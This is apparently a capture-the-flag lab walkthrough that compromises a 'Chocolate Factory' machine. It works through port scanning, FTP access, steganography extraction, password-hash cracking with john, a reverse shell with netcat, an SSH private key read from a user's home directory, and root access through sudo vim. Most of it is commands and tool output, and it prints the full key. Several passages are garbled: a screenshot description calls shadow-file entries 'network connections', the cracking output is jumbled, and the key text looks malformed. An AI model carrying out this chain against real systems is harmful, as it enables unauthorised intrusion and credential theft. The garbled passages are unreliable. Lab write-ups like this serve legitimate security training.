

# Chocolate Factory

So lets Dive in...

First copy the Machine ip in a text file target.txt

Began with a nmap scan..“`#sudo nmap -T4 -sV -sC target.txt`”  
And with that we get some interesting results.

```

_ hope you wont drown Augustus"
113/tcp open ident?
_auth-owners: ERROR: Script execution failed (use -d to debug)
fingerprint-strings:
DNSVersionBindReqTCP, GetRequest, Help, LPDString, NotesRPC, TerminalServerCookie, giop:
_ [REDACTED] <- You will find the key here!!!
119/tcp open nntp:
_auth-owners: ERROR: Script execution failed (use -d to debug)
fingerprint-strings:
GenericLines, NULL:
_Welcome to chocolate room!!
needed .-----
.\x20 | :.\x20 / \r

```

Just click the link and it seems its downloadable.

Now open and it seems to be a different encoding probably Hex. Lets try reading the file as strings “ *#strings downloaded file.txt* ”

```

2b8d ...| -VkgXhFF6sAFcAwrc6YR-SZbiuSb8ABXcQuvhcGSOzY=
2b92 000008f0 01 00 02 00 00 00 00 45 6e 74 65 72 20 79 6f |.....Enter yo
2be0 00000900 75 72 20 6e 61 6d 65 3a 20 00 25 73 00 6c 61 6b |ur name: %.s.lak
2c2e 00000910 73 64 68 66 61 73 00 00 0a 20 63 6f 6e 67 72 61 |sdhfas... congra
2c7c 00000920 74 75 6c 61 74 69 6f 6e 73 20 79 6f 75 20 68 61 |tulations you ha
2cca 00000930 76 75 20 66 6f 75 6e 64 20 74 68 65 20 6b 65 79 |ve found the key
2d18 00000940 3a 20 20 20 00 00 00 00 62 27 2d 56 6b 67 58 68 |:
2d66 00000950 46 66 36 73 41 45 63 41 77 72 43 36 59 52 2d 53 |
2db4 00000960 5a 62 69 75 53 62 38 41 42 58 65 51 75 76 68 63 |
2e02 00000970 47 53 51 7a 59 3d 27 00 0a 20 4b 65 65 70 20 69 |
2e50 00000980 74 73 20 73 61 66 65 00 42 61 64 20 6e 61 6d 65 |ts safe.Bad name
2e9e 00000990 21 00 00 00 01 1b 03 3b 38 00 00 00 06 00 00 00 |!.....;8.....
2eec 000009a0 9c fc ff ff 84 00 00 00 fc fc ff ff ac 00 00 00 |.
2f2c ...|
2f35 ...|
2f3a 000009b0 0a fd ff ff 54 00 00 00 16 fe ff ff c4 00 00 00 |

```

There's also a FTP port open lets play with it...  
 “ #ftp target.txt ” and get the file on it.

```

└─$ ftp 10.10.105.160
Connected to 10.10.105.160.
220 (vsFTPd 3.0.3)
Name (10.10.105.160:kali): 
331 Please specify the password.
Password: 
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 208838 Sep 30 14:31 gum_room.jpg
226 Directory send OK.

```

It seems it is Stego image. Lets check if it has file encoded in it...

So lets extract it. “`#steghide --extract -sf gum room.jpg`”

```
$ steghide --extract -sf gum_room.jpg
Enter passphrase:
the file "b64.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "b64.txt".
```

Extracted file seems to be some kind of encryption so lets jump to cyberchef ( <https://gchq.github.io/CyberChef/> ) and upload the file and decrypt it and save output to a file hash.txt

The screenshot shows a Kali Linux terminal window with a dark theme. The interface is divided into three main sections:

- Left Sidebar:** Contains navigation icons (a folder, a file, and a trash can) and a list of categories: "Alphabet chars", "Auto Bake", and "AKEI".
- Top Right Pane:** Displays file information for "b64.txt". It shows the file size as "2,541 bytes" and the type as "text/plain". It also includes a small icon of a document with a blue circle.
- Main Output Pane:** Displays a list of network connections and their associated processes. The connections are listed in a table-like format with columns for the process name, IP address, port, and protocol. The connections are sorted by IP address. The connections listed are:
  - coredump: 18382:0:99999:7::
  - miredo: \*:18382:0:99999:7::
  - dnsmasq: \*:18382:0:99999:7::
  - redis: \*:18382:0:99999:7::
  - usbmux: \*:18382:0:99999:7::
  - rtkit: \*:18382:0:99999:7::
  - sshd: \*:18382:0:99999:7::
  - postgres: \*:18382:0:99999:7::
  - avahi: \*:18382:0:99999:7::
  - stunnel4: !:18382:0:99999:7::
  - sslh: !:18382:0:99999:7::
  - nm-openvpn: \*:18382:0:99999:7::
  - nm-openconnect: \*:18382:0:99999:7::
  - pulse: \*:18382:0:99999:7::
  - saned: \*:18382:0:99999:7::
  - inetSim: \*:18382:0:99999:7::
  - colord: \*:18382:0:99999:7::
  - i2psvc: \*:18382:0:99999:7::
  - dradis: \*:18382:0:99999:7::
  - beef-xss: \*:18382:0:99999:7::
  - geoclue: \*:18382:0:99999:7::
  - lightdm: \*:18382:0:99999:7::
  - king-phisher: \*:18382:0:99999:7::
  - systemd-coredump: !:18396:::
  - \_rpc: \*:18451:0:99999:7::
  - statd: \*:18451:0:99999:7::
  - \_gvm: \*:18496:0:99999:7::
  - Charlie: \$6\$CZJnCpEOWp9/jpNx\$KhGlFdICJnr8R3JC


It looks like user and password hashes, So lets crack hash...

“ #sudo john --wordlist=/usr/share/wordlist/rockyou.txt hash.txt ”

```
(kali㉿kali)-[~/Desktop/THM/ChocoFactory]
└─$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password/hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:54 1.90% (ETA: 06:26:05) 0g/s 5866p/s 5866c/s 5866C/s aljazeera..TAMAHOME
[REDACTED]
lie)
1g 0:00:03:06 DONE (20
21-01-21 05:41) 0.0053s Charlie's password?
67g/s 5284p/s 5284c/s
5284C/s colachito..cn124
23
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now that's done lets login to webpage using cracked password...

This give us with a dashboard to run commands.



Now lets get a reverse shell on the target. And then stabilize shell.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

www-data@chocolate-factory:/var/tmp$ ls
ls
stableShell.py
www-data@chocolate-factory:/var/tmp$ ^Z
zsh: suspended nc -lvnp 8000

(kali㉿kali)-[~]
└─$ stty raw -echo;fg
[1] + continued nc -lvnp 8000
ls
stableShell.py
www-data@chocolate-factory:/var/tmp$ cat stableShell.py
python3 -c 'import pty;pty.spawn("/bin/bash")'
```



Now lets switch to charlie user...

After lurking around I found some interesting files.

```
www-data@chocolate-factory:/home/charlie$ ls
teleport teleport.pub user.txt
www-data@chocolate-factory:/home/charlie$ cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF601Mk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlST7ha4y9sv2kPXv81F0mLi1FV2hq1QPLw/unneEFwUb
B3zgov7RUtk155v11B01tsy151pvinCgdu00187122204710mmk0H1jK0Id178Y
f0Bwgz6JO1NH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+K1kzfdg3g9
zAUnlkxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUoOwATpkkFJt3TcSN1ITquQVDe4tF
kR7MGsagAwRnlmoCvQ71NpYcqDDNf6jKnX5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgY3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDCsoWYxQCp0q8HmtjyAQizKo6D1XIPCCQ
RZSvmU1T3nk9MoTgDjknO1xxbF2N7ihnbKjHjOffod+zknQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPYeb+v6+kCgYAZWE+vAVsvtCyrqARJN5PB
1a7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KggDnNjgzvGElkisD7oNHFKMmYQIMetvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5M19HYGoPR0vTEpwRhI/N+WaM1ZLXj4zTK
37MWaz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJTtoXMqTIDS+pgA3fRamv
yS09XJmruSFEgC0b7cc73wT5QPdmqwyB1WxOKfMxVUCXybW/9FoQpmFipHsuBjb
Qxg31N2/1dnebKK51Ed2qFP1WLQUJqyp05TznXQ/tv00uw/80cy5XNMFvwn/BqQm
```

ssh to charlie with the private RSA key and get user flag.


Now lets get root flag...

After some linux enumeration using  
(<https://github.com/rebootuser/LinEnum>) or  
(<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>) it was found there is a sudo pwnage.

Thus using vim to get root shell.

```
Task 2 ○ Challenges: VIM - Vi Improved
version 8.0.1453
Answer the following questions by typing the correct answer in the box.
Modified by pppkg-vim-maintainers@lists.ubuntu.com
Vim is open source and freely distributable
Enter the key you found!
Sponsor Vim development!
type :help sponsor<Enter>
type :q<Enter> to exit
type :is:help<Enter>rd? or <F1> for on-line help
type :help version8<Enter> for version info
change user to charlie
No answer needed
:shell
# ls All
shell shell.sh teleport teleport.pub user.txt
# cat /root/root.txt
cat: /root/root.txt: No such file or directory
# cd /root
# ls
root.py
Enter the root flag
```

Root flag is a python file and seems require a key as input.  
After some hit and trial I decided to use the key found before from web as input and Woah! Here there it is.

 **Fernet (Decode)**

[Back] Fernet is a symmetric encryption method which makes sure that the message encrypted cannot be manipulated/read without the key. It uses URL safe encoding for the keys. Fernet uses 128-bit AES in CBC mode and PKCS7 padding, with HMAC using SHA256 for authentication. The IV is created from `os.random()`. This page decodes the token. Generate a token here: [Fernet]

Token:

Key:

Decoded: flag-REDACTED  
Date created: Thu Oct 1 11:33:10 2020  
Current time: Thu Jan 21 14:55:05 2021

====Analysis====  
Decoded data:  
80000000005f75be7679e8c8944684f6db4f63c72430c7c74c8c3995a98058ccbcc847463e19e6f7f1ffc908a4851f9b3f2d3df8d5509fc945fcf0d7c93a3e4fb0a99ab15fa15456ce59b439f7c0b1433b2883bfc5b210910a23c1ffee9e93c000ac894031cddb0689  
Version: 80  
Date created: 000000005f75be76  
IV: 79e8c8944684f6db4f63c72430c7c74c  
Cipher: 8c3995a98058ccbcc847463e19e6f7f1ffc908a4851f9b3f2d3df8d5509fc945fcf0d7c93a3e4fb0a99ab15fa15456ce  
HMAC: 59b439f7c0b1433b2883bfc5b210910a23c1ffee9e93c000ac894031cddb0689

====Converted====  
IV: 79e8c8944684f6db4f63c72430c7c74c  
Time stamp: 1601551990  
Date created: Thu Oct 1 11:33:10 2020

PS: was unable to make that python script run successful, I got an alternative way to decode it (Online Fernet Decoder).

And with that Chocolate factory is Owned...

